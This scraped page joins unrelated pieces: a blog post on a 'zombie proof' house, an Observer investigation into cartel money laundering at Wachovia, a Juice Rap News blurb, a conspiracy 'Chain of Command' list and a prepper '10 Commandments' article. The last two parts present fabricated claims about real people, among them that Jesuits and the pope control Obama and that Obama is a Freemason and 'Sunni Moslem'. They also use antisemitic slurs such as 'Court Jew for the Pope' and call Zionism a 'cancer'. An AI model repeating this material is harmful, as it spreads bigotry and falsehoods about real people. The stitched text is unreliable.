If you’re a zombie buff, you obviously have been paying attention to the slue of bizarre news that has been happening over the past week or so. By bizarre I mean zombie related. People getting their faces eaten off, someone cutting themselves open and throwing their intestines at cops, and someone else killed his roommate and then ate his heart and brains. Yes, it sounds like something out of the zombie movies that we’ve seen over the years and quite honestly, it’s frightening.
Can you imagine if a zombie outbreak really did occur? I can honestly tell you won’t be as badass as Frank West or any of the cast from Left 4 Dead. Most people will die horrible, horrible deaths and it’s going to be tragic!
I, on the other hand, will survive and be just fine thanks to this new zombie proof house by KWK Promes. This is something any zombie fan and most importantly, any zombie outbreak survivor would love to have.
“The most essential item for our clients was acquiring the feeling of maximum security,” begins the designers’ website in the summary of the structure. Maximum security is an understatement here.Even the windows are covered with a slab of concrete when the structure is on “nap time.”
With moveable walls, only one entrance (located on the second floor after closing the drawbridge), and a metal gate; this house is definitely something you’ll want to invest in especially with the current events that have been taking place.
Not only is the house zombie proof, but it’s also extremely luxurious. Glossy wooden floors, indoor pool, very modern kitchen, and several more great amenities that will make any zombie survivor completely comfortable.
As the violence spread, billions of dollars of cartel cash began to seep into the global financial system. But a special investigation by the Observer reveals how the increasingly frantic warnings of one London whistleblower were ignored

A soldier guards marijuana that is being incinerated in Tijuana, Mexico. Photograph: Guillermo Arias/AP
On 10 April 2006, a DC-9 jet landed in the port city of Ciudad del Carmen, on the Gulf of Mexico, as the sun was setting. Mexican soldiers, waiting to intercept it, found 128 cases packed with 5.7 tons of cocaine, valued at $100m. But something else – more important and far-reaching – was discovered in the paper trail behind the purchase of the plane by the Sinaloa narco-trafficking cartel.
During a 22-month investigation by agents from the US Drug Enforcement Administration, the Internal Revenue Service and others, it emerged that the cocaine smugglers had bought the plane with money they had laundered through one of the biggest banks in the United States: Wachovia, now part of the giant Wells Fargo.
The authorities uncovered billions of dollars in wire transfers, traveller’s cheques and cash shipments through Mexican exchanges into Wachovia accounts. Wachovia was put under immediate investigation for failing to maintain an effective anti-money laundering programme. Of special significance was that the period concerned began in 2004, which coincided with the first escalation of violence along the US-Mexico border that ignited the current drugs war.
Criminal proceedings were brought against Wachovia, though not against any individual, but the case never came to court. In March 2010, Wachovia settled the biggest action brought under the US bank secrecy act, through the US district court in Miami. Now that the year’s “deferred prosecution” has expired, the bank is in effect in the clear. It paid federal authorities $110m in forfeiture, for allowing transactions later proved to be connected to drug smuggling, and incurred a $50m fine for failing to monitor cash used to ship 22 tons of cocaine.
More shocking, and more important, the bank was sanctioned for failing to apply the proper anti-laundering strictures to the transfer of $378.4bn – a sum equivalent to one-third of Mexico’s gross national product – into dollar accounts from so-called casas de cambio (CDCs) in Mexico, currency exchange houses with which the bank did business.
“Wachovia’s blatant disregard for our banking laws gave international cocaine cartels a virtual carte blanche to finance their operations,” said Jeffrey Sloman, the federal prosecutor. Yet the total fine was less than 2% of the bank’s $12.3bn profit for 2009. On 24 March 2010, Wells Fargo stock traded at $30.86 – up 1% on the week of the court settlement.
The conclusion to the case was only the tip of an iceberg, demonstrating the role of the “legal” banking sector in swilling hundreds of billions of dollars – the blood money from the murderous drug trade in Mexico and other places in the world – around their global operations, now bailed out by the taxpayer.
At the height of the 2008 banking crisis, Antonio Maria Costa, then head of the United Nations office on drugs and crime, said he had evidence to suggest the proceeds from drugs and crime were “the only liquid investment capital” available to banks on the brink of collapse. “Inter-bank loans were funded by money that originated from the drugs trade,” he said. “There were signs that some banks were rescued that way.”
Wachovia was acquired by Wells Fargo during the 2008 crash, just as Wells Fargo became a beneficiary of $25bn in taxpayers’ money. Wachovia’s prosecutors were clear, however, that there was no suggestion Wells Fargo had behaved improperly; it had co-operated fully with the investigation. Mexico is the US’s third largest international trading partner and Wachovia was understandably interested in this volume of legitimate trade.
José Luis Marmolejo, who prosecuted those running one of the casas de cambio at the Mexican end, said: “Wachovia handled all the transfers. They never reported any as suspicious.”
“As early as 2004, Wachovia understood the risk,” the bank admitted in the statement of settlement with the federal government, but, “despite these warnings, Wachovia remained in the business”. There is, of course, the legitimate use of CDCs as a way into the Hispanic market. In 2005 the World Bank said that Mexico was receiving $8.1bn in remittances.
During research into the Wachovia Mexican case, the Observer obtained documents previously provided to financial regulators. It emerged that the alarm that was ignored came from, among other places, London, as a result of the diligence of one of the most important whistleblowers of our time. A man who, in a series of interviews with the Observer, adds detail to the documents, laying bare the story of how Wachovia was at the centre of one of the world’s biggest money-laundering operations.
Martin Woods, a Liverpudlian in his mid-40s, joined the London office of Wachovia Bank in February 2005 as a senior anti-money laundering officer. He had previously served with the Metropolitan police drug squad. As a detective he joined the money-laundering investigation team of the National Crime Squad, where he worked on the British end of the Bank of New York money-laundering scandal in the late 1990s.
Woods talks like a police officer – in the best sense of the word: punctilious, exact, with a roguish humour, but moral at the core. He was an ideal appointment for any bank eager to operate a diligent and effective risk management policy against the lucrative scourge of high finance: laundering, knowing or otherwise, the vast proceeds of criminality, tax-evasion, and dealing in arms and drugs.
Woods had a police officer’s eye and a police officer’s instincts – not those of a banker. And this influenced not only his methods, but his mentality. “I think that a lot of things matter more than money – and that marks you out in a culture which appears to prevail in many of the banks in the world,” he says.
Woods was set apart by his modus operandi. His speciality, he explains, was his application of a “know your client”, or KYC, policing strategy to identifying dirty money. “KYC is a fundamental approach to anti-money laundering, going after tax evasion or counter-terrorist financing. Who are your clients? Is the documentation right? Good, responsible banking involved always knowing your customer and it still does.”
When he looked at Wachovia, the first thing Woods noticed was a deficiency in KYC information. And among his first reports to his superiors at the bank’s headquarters in Charlotte, North Carolina, were observations on a shortfall in KYC at Wachovia’s operation in London, which he set about correcting, while at the same time implementing what was known as an enhanced transaction monitoring programme, gathering more information on clients whose money came through the bank’s offices in the City, in sterling or euros. By August 2006, Woods had identified a number of suspicious transactions relating to casas de cambio customers in Mexico.
Primarily, these involved deposits of traveller’s cheques in euros. They had sequential numbers and deposited larger amounts of money than any innocent travelling person would need, with inadequate or no KYC information on them and what seemed to a trained eye to be dubious signatures. “It was basic work,” he says. “They didn’t answer the obvious questions: ‘Is the transaction real, or does it look synthetic? Does the traveller’s cheque meet the protocols? Is it all there, and if not, why not?'”
Woods discussed the matter with Wachovia’s global head of anti-money laundering for correspondent banking, who believed the cheques could signify tax evasion. He then undertook what banks call a “look back” at previous transactions and saw fit to submit a series of SARs, or suspicious activity reports, to the authorities in the UK and his superiors in Charlotte, urging the blocking of named parties and large series of sequentially numbered traveller’s cheques from Mexico. He issued a number of SARs in 2006, of which 50 related to the casas de cambio in Mexico. To his amazement, the response from Wachovia’s Miami office, the centre for Latin American business, was anything but supportive – he felt it was quite the reverse.
As it turned out, however, Woods was on the right track. Wachovia’s business in Mexico was coming under closer and closer scrutiny by US federal law enforcement. Wachovia was issued with a number of subpoenas for information on its Mexican operation. Woods has subsequently been informed that Wachovia had six or seven thousand subpoenas. He says this was “An absurd number. So at what point does someone at the highest level not get the feeling that something is very, very wrong?”
In April and May 2007, Wachovia – as a result of increasing interest and pressure from the US attorney’s office – began to close its relationship with some of the casas de cambio. But rather than launch an internal investigation into Woods’s alerts over Mexico, Woods claims Wachovia hung its own money-laundering expert out to dry. The records show that during 2007 Woods “continued to submit more SARs related to the casas de cambio“.
In July 2007, all of Wachovia’s remaining 10 Mexican casa de cambio clients operating through London suddenly stopped doing so. Later in 2007, after the investigation of Wachovia was reported in the US financial media, the bank decided to end its remaining relationships with the Mexican casas de cambio globally. By this time, Woods says, he found his personal situation within the bank untenable; while the bank acted on one level to protect itself from the federal investigation into its shortcomings, on another, it rounded on the man who had been among the first to spot them.
On 16 June Woods was told by Wachovia’s head of compliance that his latest SAR need not have been filed, that he had no legal requirement to investigate an overseas case and no right of access to documents held overseas from Britain, even if they were held by Wachovia.
Woods’s life went into freefall. He went to hospital with a prolapsed disc, reported sick and was told by the bank that he not done so in the appropriate manner, as directed by the employees’ handbook. He was off work for three weeks, returning in August 2007 to find a letter from the bank’s compliance managing director, which was unrelenting in its tone and words of warning.
The letter addressed itself to what the manager called “specific examples of your failure to perform at an acceptable standard”. Woods, on the edge of a breakdown, was put on sick leave by his GP; he was later given psychiatric treatment, enrolled on a stress management course and put on medication.
Late in 2007, Woods attended a function at Scotland Yard where colleagues from the US were being entertained. There, he sought out a representative of the Drug Enforcement Administration and told him about the casas de cambio, the SARs and his employer’s reaction. The Federal Reserve and officials of the office of comptroller of currency in Washington DC then “spent a lot of time examining the SARs” that had been sent by Woods to Charlotte from London.
“They got back in touch with me a while afterwards and we began to put the pieces of the jigsaw together,” says Woods. What they found was – as Costa says – the tip of the iceberg of what was happening to drug money in the banking industry, but at least it was visible and it had a name: Wachovia.
In June 2005, the DEA, the criminal division of the Internal Revenue Service and the US attorney’s office in southern Florida began investigating wire transfers from Mexico to the US. They were traced back to correspondent bank accounts held by casas de cambio at Wachovia. The CDC accounts were supervised and managed by a business unit of Wachovia in the bank’s Miami offices.
“Through CDCs,” said the court document, “persons in Mexico can use hard currency and … wire transfer the value of that currency to US bank accounts to purchase items in the United States or other countries. The nature of the CDC business allows money launderers the opportunity to move drug dollars that are in Mexico into CDCs and ultimately into the US banking system.
“On numerous occasions,” say the court papers, “monies were deposited into a CDC by a drug-trafficking organisation. Using false identities, the CDC then wired that money through its Wachovia correspondent bank accounts for the purchase of airplanes for drug-trafficking organisations.” The court settlement of 2010 would detail that “nearly $13m went through correspondent bank accounts at Wachovia for the purchase of aircraft to be used in the illegal narcotics trade. From these aircraft, more than 20,000kg of cocaine were seized.”
All this occurred despite the fact that Wachovia’s office was in Miami, designated by the US government as a “high-intensity money laundering and related financial crime area”, and a “high-intensity drug trafficking area”. Since the drug cartel war began in 2005, Mexico had been designated a high-risk source of money laundering.
“As early as 2004,” the court settlement would read, “Wachovia understood the risk that was associated with doing business with the Mexican CDCs. Wachovia was aware of the general industry warnings. As early as July 2005, Wachovia was aware that other large US banks were exiting the CDC business based on [anti-money laundering] concerns … despite these warnings, Wachovia remained in business.”
On 16 March 2010, Douglas Edwards, senior vice-president of Wachovia Bank, put his signature to page 10 of a 25-page settlement, in which the bank admitted its role as outlined by the prosecutors. On page 11, he signed again, as senior vice-president of Wells Fargo. The documents show Wachovia providing three services to 22 CDCs in Mexico: wire transfers, a “bulk cash service” and a “pouch deposit service”, to accept “deposit items drawn on US banks, eg cheques and traveller’s cheques”, as spotted by Woods.
“For the time period of 1 May 2004 through 31 May 2007, Wachovia processed at least $$373.6bn in CDCs, $4.7bn in bulk cash” – a total of more than $378.3bn, a sum that dwarfs the budgets debated by US state and UK local authorities to provide services to citizens.
The document gives a fascinating insight into how the laundering of drug money works. It details how investigators “found readily identifiable evidence of red flags of large-scale money laundering”. There were “structured wire transfers” whereby “it was commonplace in the CDC accounts for round-number wire transfers to be made on the same day or in close succession, by the same wire senders, for the … same account”.
Over two days, 10 wire transfers by four individuals “went though Wachovia for deposit into an aircraft broker’s account. All of the transfers were in round numbers. None of the individuals of business that wired money had any connection to the aircraft or the entity that allegedly owned the aircraft. The investigation has further revealed that the identities of the individuals who sent the money were false and that the business was a shell entity. That plane was subsequently seized with approximately 2,000kg of cocaine on board.”
Many of the sequentially numbered traveller’s cheques, of the kind dealt with by Woods, contained “unusual markings” or “lacked any legible signature”. Also, “many of the CDCs that used Wachovia’s bulk cash service sent significantly more cash to Wachovia than what Wachovia had expected. More specifically, many of the CDCs exceeded their monthly activity by at least 50%.”
Recognising these “red flags”, the US attorney’s office in Miami, the IRS and the DEA began investigating Wachovia, later joined by FinCEN, one of the US Treasury’s agencies to fight money laundering, while the office of the comptroller of the currency carried out a parallel investigation. The violations they found were, says the document, “serious and systemic and allowed certain Wachovia customers to launder millions of dollars of proceeds from the sale of illegal narcotics through Wachovia accounts over an extended time period. The investigation has identified that at least $110m in drug proceeds were funnelled through the CDC accounts held at Wachovia.”
The settlement concludes by discussing Wachovia’s “considerable co-operation and remedial actions” since the prosecution was initiated, after the bank was bought by Wells Fargo. “In consideration of Wachovia’s remedial actions,” concludes the prosecutor, “the United States shall recommend to the court … that prosecution of Wachovia on the information filed … be deferred for a period of 12 months.”
But while the federal prosecution proceeded, Woods had remained out in the cold. On Christmas Eve 2008, his lawyers filed tribunal proceedings against Wachovia for bullying and detrimental treatment of a whistleblower. The case was settled in May 2009, by which time Woods felt as though he was “the most toxic person in the bank”. Wachovia agreed to pay an undisclosed amount, in return for which Woods left the bank and said he would not make public the terms of the settlement.
After years of tribulation, Woods was finally formally vindicated, though not by Wachovia: a letter arrived from John Dugan, the comptroller of the currency in Washington DC, dated 19 March 2010 – three days after the settlement in Miami. Dugan said he was “writing to personally recognise and express my appreciation for the role you played in the actions brought against Wachovia Bank for violations of the bank secrecy act … Not only did the information that you provided facilitate our investigation, but you demonstrated great personal courage and integrity by speaking up. Without the efforts of individuals like you, actions such as the one taken against Wachovia would not be possible.”
The so-called “deferred prosecution” detailed in the Miami document is a form of probation whereby if the bank abides by the law for a year, charges are dropped. So this March the bank was in the clear. The week that the deferred prosecution expired, a spokeswoman for Wells Fargo said the parent bank had no comment to make on the documentation pertaining to Woods’s case, or his allegations. She added that there was no comment on Sloman’s remarks to the court; a provision in the settlement stipulated Wachovia was not allowed to issue public statements that contradicted it.
But the settlement leaves a sour taste in many mouths – and certainly in Woods’s. The deferred prosecution is part of this “cop-out all round”, he says. “The regulatory authorities do not have to spend any more time on it, and they don’t have to push it as far as a criminal trial. They just issue criminal proceedings, and settle. The law enforcement people do what they are supposed to do, but what’s the point? All those people dealing with all that money from drug-trafficking and murder, and no one goes to jail?”
One of the foremost figures in the training of anti-money laundering officers is Robert Mazur, lead infiltrator for US law enforcement of the Colombian Medellín cartel during the epic prosecution and collapse of the BCCI banking business in 1991 (his story was made famous by his memoir, The Infiltrator, which became a movie).
Mazur, whose firm Chase and Associates works closely with law enforcement agencies and trains officers for bank anti-money laundering, cast a keen eye over the case against Wachovia, and he says now that “the only thing that will make the banks properly vigilant to what is happening is when they hear the rattle of handcuffs in the boardroom”.
Mazur said that “a lot of the law enforcement people were disappointed to see a settlement” between the administration and Wachovia. “But I know there were external circumstances that worked to Wachovia’s benefit, not least that the US banking system was on the edge of collapse.”
What concerns Mazur is that what law enforcement agencies and politicians hope to achieve against the cartels is limited, and falls short of the obvious attack the US could make in its war on drugs: go after the money. “We’re thinking way too small,” Mazur says. “I train law enforcement officers, thousands of them every year, and they say to me that if they tried to do half of what I did, they’d be arrested. But I tell them: ‘You got to think big. The headlines you will be reading in seven years’ time will be the result of the work you begin now.’ With BCCI, we had to spend two years setting it up, two years doing undercover work, and another two years getting it to trial. If they want to do something big, like go after the money, that’s how long it takes.”
But Mazur warns: “If you look at the career ladders of law enforcement, there’s no incentive to go after the big money. People move every two to three years. The DEA is focused on drug trafficking rather than money laundering. You get a quicker result that way – they want to get the traffickers and seize their assets. But this is like treating a sick plant by cutting off a few branches – it just grows new ones. Going after the big money is cutting down the plant – it’s a harder door to knock on, it’s a longer haul, and it won’t get you the short-term riches.”
The office of the comptroller of the currency is still examining whether individuals in Wachovia are criminally liable. Sources at FinCEN say that a so-called “look-back” is in process, as directed by the settlement and agreed to by Wachovia, into the $378.4bn that was not directly associated with the aircraft purchases and cocaine hauls, but neither was it subject to the proper anti-laundering checks. A FinCEN source says that $20bn already examined appears to have “suspicious origins”. But this is just the beginning.
Antonio Maria Costa, who was executive director of the UN’s office on drugs and crime from May 2002 to August 2010, charts the history of the contamination of the global banking industry by drug and criminal money since his first initiatives to try to curb it from the European commission during the 1990s. “The connection between organised crime and financial institutions started in the late 1970s, early 1980s,” he says, “when the mafia became globalised.”
Until then, criminal money had circulated largely in cash, with the authorities making the occasional, spectacular “sting” or haul. During Costa’s time as director for economics and finance at the EC in Brussels, from 1987, inroads were made against penetration of banks by criminal laundering, and “criminal money started moving back to cash, out of the financial institutions and banks. Then two things happened: the financial crisis in Russia, after the emergence of the Russian mafia, and the crises of 2003 and 2007-08.
“With these crises,” says Costa, “the banking sector was short of liquidity, the banks exposed themselves to the criminal syndicates, who had cash in hand.”
Costa questions the readiness of governments and their regulatory structures to challenge this large-scale corruption of the global economy: “Government regulators showed what they were capable of when the issue suddenly changed to laundering money for terrorism – on that, they suddenly became serious and changed their attitude.”
Hardly surprising, then, that Wachovia does not appear to be the end of the line. In August 2010, it emerged in quarterly disclosures by HSBC that the US justice department was seeking to fine it for anti-money laundering compliance problems reported to include dealings with Mexico.
“Wachovia had my résumé, they knew who I was,” says Woods. “But they did not want to know – their attitude was, ‘Why are you doing this?’ They should have been on my side, because they were compliance people, not commercial people. But really they were commercial people all along. We’re talking about hundreds of millions of dollars. This is the biggest money-laundering scandal of our time.
“These are the proceeds of murder and misery in Mexico, and of drugs sold around the world,” he says. “All the law enforcement people wanted to see this come to trial. But no one goes to jail. “What does the settlement do to fight the cartels? Nothing – it doesn’t make the job of law enforcement easier and it encourages the cartels and anyone who wants to make money by laundering their blood dollars. Where’s the risk? There is none.
“Is it in the interest of the American people to encourage both the drug cartels and the banks in this way? Is it in the interest of the Mexican people? It’s simple: if you don’t see the correlation between the money laundering by banks and the 30,000 people killed in Mexico, you’re missing the point.”
Woods feels unable to rest on his laurels. He tours the world for a consultancy he now runs, Hermes Forensic Solutions, counselling and speaking to banks on the dangers of laundering criminal money, and how to spot and stop it. “New York and London,” says Woods, “have become the world’s two biggest laundries of criminal and drug money, and offshore tax havens. Not the Cayman Islands, not the Isle of Man or Jersey. The big laundering is right through the City of London and Wall Street.
“After the Wachovia case, no one in the regulatory community has sat down with me and asked, ‘What happened?’ or ‘What can we do to avoid this happening to other banks?’ They are not interested. They are the same people who attack the whistleblowers and this is a position the [British] Financial Services Authority at least has adopted on legal advice: it has been advised that the confidentiality of banking and bankers takes primacy over the public information disclosure act. That is how the priorities work: secrecy first, public interest second.
“Meanwhile, the drug industry has two products: money and suffering. On one hand, you have massive profits and enrichment. On the other, you have massive suffering, misery and death. You cannot separate one from the other.
“What happened at Wachovia was symptomatic of the failure of the entire regulatory system to apply the kind of proper governance and adequate risk management which would have prevented not just the laundering of blood money, but the global crisis.”
Juice Rap News: Episode XIII – A NEWS HOPE. It is a time of corporate war; deprived of a reliable media the people of Planet Earth are kept misinformed and in a state of perpetual conflict. Is an honest Fourth Estate the only Force than can restore peace and balance to the Galaxy? To find out, we consult two of journalism’s most influential and inflammatory figures: Rebel journalist enfant terrible, Julian Assange, who awaits a verdict in London which could see him ‘extradited’ to Sweden. And on the opposite end of the journalistic spectrum: Rupert Murdoch, head of the mighty NewsCorp media Empire, embroiled in legal scandals that go to the highest and lowest levels of celebrity in Britain. In the manichean manner of some ancient laser sword and forcery epic, join the wisest news-anchor in the Galaxy, Robert Foster, as he attempts to wrangle these two figures together for a rap-debate. Will the light or the dark side prevail – and is it really that easy to know which is which? How many Bothans died to bring us this information? Is the Force Estate with Robert? Will we see THE RETURN OF THE JOURNALI before the EMPIRE EXTRADITES BACK? For answers to all these questions and more, pull down your blast shields, switch off your on-board computer and feel the Force, in this latest episode of Juice Rap News… or click play.
SUPPORT the creation of new episodes of Juice Rap News – a show which relies on private donations: http://thejuicemedia.com/donate
CREDITS:
– ARTWORK by Zoe Tame http://visualtonic.com.au
– ORIGINAL MUSIC: Main Beat: “The Golden Era” – by The GOAT, ILL Beat Constructor: http://www.thegoatbeats.com
– ORIGINAL RAP-WARS theme music composed by Adrian Sergovich.
– VIDEO: Special thanks to Jonas Schweizer in Germany for creating the animated intro and RapWars special FX. (ATM he’s working on an awesome new documentary project: http://www.indiegogo.com/CaribbeanNewcomer)
– Many thanks to the following humans for lending their time and talent to the making of this episode: Ellen (Brianna Manning and SwededTrooper_1) and Zoe (SwedeTrooper_2); Lucy for voiceovers (Admiral Gillard, Manning & SwedeTroopers); Rosie Dunlop for make-up magick; Dave Abbott for technical & video advice. And finally, to Kristinn Hrafnsson of WikiLeaks for his debut kameo.
CAPTIONS: Thanks Koolfy & Siltaar at La Quadrature du Net for English captions.
TRANSLATIONS: Thanks to Euclides for Portuguese translation :)
**If you would like to translate this episode into your language, please contact us first via: http://thejuicemedia.com/contact**

Catholic Bishops giving the NAZI salute in honor of Hitler, future Pope Benedict in the Center brown suit NAZI
Pope Benedict XVI Wearing the NAZI Swastika As A Member Of The Hitler Youth
But where is the pope in the chain of command…?
The most comprehensive list of the Chain of Command leading and controlling Obama and his administration. See who really runs the show from the top to the bottom (Obama). Read their credentials and connections:
Chain of Command
Adolfo Nicolas
30th Superior General, Society of Jesus
“The Black Pope”
Pope Benedict XVI
Vicar of Christ/Vicar of Horus
“The White Pope”
“The White Pope”
The Evil Emperor
“The Black Pope”
Darth Vader
Masters of “The Matrix”
James E. Grummer, S.J.
American Assistant to General Nicolas
Borgo di Santo Spirito #5, Rome
Master of US Jesuit Conference
Master of American Jesuit University Presidents
Master of 10 American Provincials
Master of New York Provincial
Thomas H. Smolich. S.J.
President, US Jesuit Conference
Former California Provincial
Former Master of Gov. Arnold Schwarzenegger
Conspirator: Present Chinese-Mexican Invasion
Conspirator: Future Sino-Soviet-Muslim Invasion
David S. Ciancimino, S.J.
New York Provincial
Overseer of Archbishop of New York City
Occult Overseer of New York City
Wall Street, Federal Reserve, NYSE
Joseph M. McShane, S.J.
President, Jesuit Fordham University
Bronx, New York
“Penholder for Cardinal Egan”
Notice: Equilateral Triangle Pendant
Masonic symbol for the Risen Horus THE COMING RISEN POPE/”The Beast”
Pope Benedict the XVI
Roman Papal Caesar
Egyptian Osiris
Vicar of Christ/Vicar of Horus
Edward Cardinal Egan
“Prince of the Pope’s Church”
Roman Papal Senator
Edward Cardinal Egan
Archbishop of New York City
“Archbishop of the Capital of the World”
“The American Pope”
Head: American Branch of the Knights of Malta
Head: Knights of Columbus
Occult Master of:
Supreme Council of the 33rd Degree
American Scottish-Rite Freemasonry
Council On Foreign Relations
B’nai B’rith/Anti-Defamation League
Central Intelligence Agency
National Security Agency
Federal Bureau of Investigation
Office of Naval Intelligence
The Pentagon
Joseph A. O’Hare, S.J.
President Emeritus, Jesuit Fordham University
Bronx, New York
Member: Knights of Malta
Presider: Council on Foreign Relations
Advisor to Knight of Malta David Rockefeller, CFR
Advisor to Knight of Malta Henry Kissinger, CFR
Advisor to Michael Bloomberg
Mayor, New York City
Papal Knight of the Vatican’s Revived
“Latin Kingdom of Jerusalem“—Israel
John J. DeGioia
President Jesuit Georgetown University
Member: Knights of Malta
Member: Council On Foreign Relations
Adminstrator: “Latin Kingdom of Jerusalem“—Israel
Richard N. Haass
Chairman: Council on Foreign Relations
New York City
Servant of Edward Cardinal Egan
Overseer of AIPAC:
American Israel Public Affairs Committee
Freemasonic Jewish Labor Zionist
Court Jew for the Pope
Adminstrator: “Latin Kingdom of Jerusalem“—Israel
Zbigniew Brzezinski
Member: Knights of Malta
Member: Bilderberg Group
Member: Council On Foreign Relations
Member: Trilaterial Commission
Advisor: Jesuit Georgetown University
Polish Roman Catholic Socialist-Communist
Professor: Columbia University, New York
Recruiter of Barry Soetoro, 1981 Creator of “Barack Hussein Obama”
George Soros
Member: Council on Foreign Relations
Member: Carlyle Group
Multi-billionaire
Major Stockholder: Halliburton
Hungarian Jew: Socialist-Communist Financial Backer of Barack Hussein Obama
Friend of Rupert Murdoch
Freemasonic Jewish Labor Zionist
“Court Jew for the Pope”
Rupert Murdoch
Member: Council on Foreign Relations
Member: Knights of St. Gregory
International Media Mogul
Owner: Fox News Network
Friend of George Soros Occult Protector of Barack Hussein Obama
Bill O’Reilly – The O’Reilly Factor
Sean Hannity – Hannity & Combes
Joseph R. Biden
Papal Knight; Jesuit Temporal Coadjutor
Vice President: Rome’s “Holy Roman”
14th Amendment American Empire Alter Ego: Jesuit Advisor to President Barry Davis Obama
Promoter: Council on Foreign Relations
Honorary Degrees:
Jesuit University of Scranton, Scranton, PA
Jesuit St. Joseph’s University, Philadelphia, PA
Barry Davis
“Barack Hussein Obama”
32nd Degree Prince Hall Freemason
President of Rome’s “Holy Roman,”
14th Amendment American Empire
Sunni Moslem, Pretended Protestant Christian
Mulatto: Mulatto Father, White Mother
Father: Frank Marshall Davis, Jr.
Wife: Michelle, Member: Chicago CFR
Obama: CFR-Controlled and CFR Spokesperson
Obama: Promoted by the late William F. Buckley, Jr.
Buckley: Knight of Malta, Bonesman, Bilderberger, CFR Member
Buckley: Promoter of Reverse Discrimination against Whites
Buckley: Promoter of a Coming Black President
Obama: Trained in Romanism, Islam and Apostate Protestantism
Obama: “Nimrod”; Pretended Unifier of Whites and Blacks
Obama: Promoter of the Papal Crusade against Shia Islam
Obama: Promoter of Bush’s Papal Inquisition
Against Protestant American Liberties
Obama: Jesuit Temporal Coadjutor
Promotor of the Black Pope’s Counter-Reformation Barry Davis: “Boy” of Pope Benedict XVI
David Chase Taylor is the author of The Nuclear Bible, a book credited with subverting a nuclear terror attack in America on February 6, 2011. After years of researching nuclear terrorism and the doomsday scenario, Taylor wrote the “The Prepper’s 10 Commandments”.
Bug Food 101: Red, Orange Or Yellow, Pass On This Fellow…Black Green Or Brown, Wolf This One Down
1. Thou Shalt Have Options
Always remember that at the end of the day, it’s all about options. Always. The worst thing you can do is plan for a specific scenario that never transpires in reality and get stuck with all your eggs in one basket. Always diversify in everything; your escape routes, weapons, food, money, housing, friends and energy.
2. Thou Shalt Have A Passport
The #1 item every Prepper should have is a valid passport. If you are not in possession of a valid passport, apply for one ASAP and pay the extra money to expedite it. You will not be allowed to leave the United States under any circumstance unless you have a valid passport. Even if you want to stay in America forever, things can change and you want options! Remember, a driver’s license is not a valid form of international identification.
3. Thou Shalt Live Off The Land
The #2 item every Prepper should have is a book on how to live off the land. Stored food is almost worthless because if and when shit hits the fan, most people will have to vacate their property and abandon their food supply. If you are lucky enough to return to your home in the aftermath, chances are your food supply will have been looted and you may starve. By knowing which plants, trees, berries and bugs are edible, you will never go hungry or thirsty. Always remember to get information specific to the area or region you plan on staying in. Naturally, vegetation, bugs and critters vary in different micro-climates.
4. Thou Shalt Network
The best thing you can do right now with no money is immediately begin networking with like-minded individuals in your town, county , state and internationally. The more critical thinking people you have around you the better your chance of survival. Remember, always remain respectful, flexible, open-minded and helpful to everybody you meet in this journey we call life. When the going gets tough, never abandon each other and don’t sweat the small stuff. Most people have a wealth of knowledge they are willing to share it, so soak it up like a sponge and retain the useful information.
5. Thou Shalt Fight Or Flight
Life is about choices, and the following one may be the toughest one you ever have to make:
A. Stay in America B. Leave America
This really is the biggest decision of your life simply because ALL subsequent decisions will flow from it. Most Americans do not have the ability to live and work in another country, so if you have that option, you may want to seriously consider it. This very simple yet basic decision ends up freezing most people who can’t decide either way so they end up not planning for either. Once this basic decision is made, constructive plans for the future can be made.
Stay & Fight
If you unable or unwilling to leave America for whatever reason, you have no choice but to stay and fight. By fight I mean fight with your mind. Violence only begets violence, and it has never been a viable solution to any problem. You are already equipped with the most powerful weapon known to mankind and it’s sitting right between your ears. Don’t be a reactionary or a revolutionary, become an evolutionary. Necessity is the mother of all inventions, and we as a country are in some serious need of evolutionary change. The more people focused on the cancers of Economic Usury, Zionism and Israeli Terror, the faster America will heal as a Nation.
Flight Abroad
The best option for many Americans is to simply give up the rat race, sell your belongings, and buy a one way ticket to Africa, Asia, South America, Australia or even Europe. You will meet awesome people in your travels, expand your mind, elevate your consciousness and be a living witness to what is currently transpiring in America. Who knows, you may find love, a career, or you way back home, but you will never regret it. In a few years when things have calmed down, you can always come back. Because of the powerful influence of Hollywood on a global scale, most Americans are treated like rock stars in almost every place but the Middle East.
6. Thou Shalt Depend Not
Whether you live in America or abroad, the less dependent you are on the system for survival the better off you will be. If you own a property in the city or the suburbs, you should consider selling it immediately and buy property in the country where you can become self-sustainable and self-sufficient with renewable resources such as food, water and energy. Also important is the capability to defend your property with guns, ammo and dogs. The government hates independent people who grow their own food, hunt, fish, and are capable of escaping their economic grasp, so the less you depend the easier it will be to survive.
7. Thou Shalt Invest Internationally
Depending on your current financial situation, you will want to take your money out of the U.S. dollar and move it to an offshore account or invest in property outside the United States. Staying in the dollar is not loyal or patriotic, it’s just foolish. Money is money and therefore it doesn’t matter where you have it so long as it is safe. Investment in international property is a good option with Switzerland being the best of the best options. It’s time to become and international Prepper with a passport. Globalism is here, embrace it.
8. Thou Shalt Expose False-Prophets
Individuals like radio host Alex Jones of Infowars who is allegedly working for STRATFOR, a private Israeli CIA located in Austin, Texas, and James Wesley Rawles of Survival Blog and Army intelligence, will attempt to bait the American people into fighting their own police and military in the wake of a national tragedy. Trust but verify is always the best motto. Just because everybody is talking about it does not make it true. Always remember, any individual that is allowed to articulate an opinion on national radio and TV is controlled, period. Those that are a real threat to the system will never be allowed to speak to the masses using the very same channels that the system uses. Those who are independent, uncontrollable and can truly sway public opinion are systematically eliminated (e.g., Jesus, Gandhi, Einstein, MLK, JFK, RFK, Marley, Tupac, etc.).
9. Thou Shalt Know Thine Enemy
